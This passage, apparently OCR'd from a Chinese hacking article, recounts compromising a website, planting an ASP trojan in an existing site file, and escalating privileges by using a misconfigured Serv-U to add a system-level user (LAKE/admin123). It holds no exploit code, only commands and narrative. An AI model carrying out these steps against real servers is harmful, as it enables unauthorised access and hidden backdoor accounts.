


图19

图22

提交，这次终于得到了一只可爱的SHELL了，如图17所示。

直接用LAKE2的客户端连接后，发现居然不允许上传文件！无奈之下，只好将站点中一个不起眼的ASP文件内容替换为我的ASP马的代码后保存，得到了大马。

三、提权

登录大马后发现，不允许调用系统的CMD.EXE执行命令，所以上传了经过ASPPACK压缩过的CMD.exe（因为2003的系统默认是不允许上传大于200k的文件的，而ASPPACK压缩过的CMD.EXE只有150K），可以执行基本的系统命令了。先用"**net start**"查看服务情况，如图18所示。

我们看这个系统装有serv-u、mssql开启了SQLSERVERAGENT，并且有remotelyanywhere、Terminal services程序。

第一个不用说，一直是提权的热门；mssql在sqlserveragent服务开启的情况下是可以允许DB_OWNER或者PUBLIC用户执行JOB任务的，这点好好利用是可以提权的，但是也要看你的人品。

remotelyanywhere是一款国外的远控软件，它的优势就在于可以用IE来控制远程主机，前提是要远程机器装有remotelyanywhere，而且你知道系统管理员账号和密码。不过这里不好利用，因为我们不知道系统管理员账号和密码；Terminal services终端服务，传说中的3389。

在本地CMD下执行命令："**telnet www.xxx.com 21**"，连接目标站21端口，确定服务器的serv-u版本是6.3的，如图19所示。

然后在SHELL中跳转到"**C:\Documents and Settings\All Users\「开始」菜单\程序**"下，看到了SERV-U的目录。下载回来serv-u administrator的快捷方式后，本地查看SERV-U的安装目录，如图20所示。

Serv-u是安装在C盘的，直接跳转到安装目录下，打开配置文件，如图21所示，居然没有任何用户信息，而且没有设置管理员密码！哈哈，这次可好办多了。

拿来lake2的SERV-U.aspx直接传上去执行之，用来添加一个有系统权限的SERV-U用户。我已经将代码中执行命令的部分去掉了，所以只添加了一个在43859端口上的用户名LAKE，密码为admin123，主目录在C盘，如图22。




图20

因为SERV-U 6.4版本在用SERV-U.aspx执行命令时会造成ServUDaemon.exe假死，而用系统用户登录后执行命令就不会，所以就修改了这个东东。当然用直接执行命令的SERV-U提权工具不一定会出错，但是小心使得万年船嘛，更何况我本人还是比较喜欢在黑色的命令行下拿到服务器的快感。

回显成功，重新查看配置文件，LAKE已经在那里了，如图23所示。




图 23




图 24




图 25

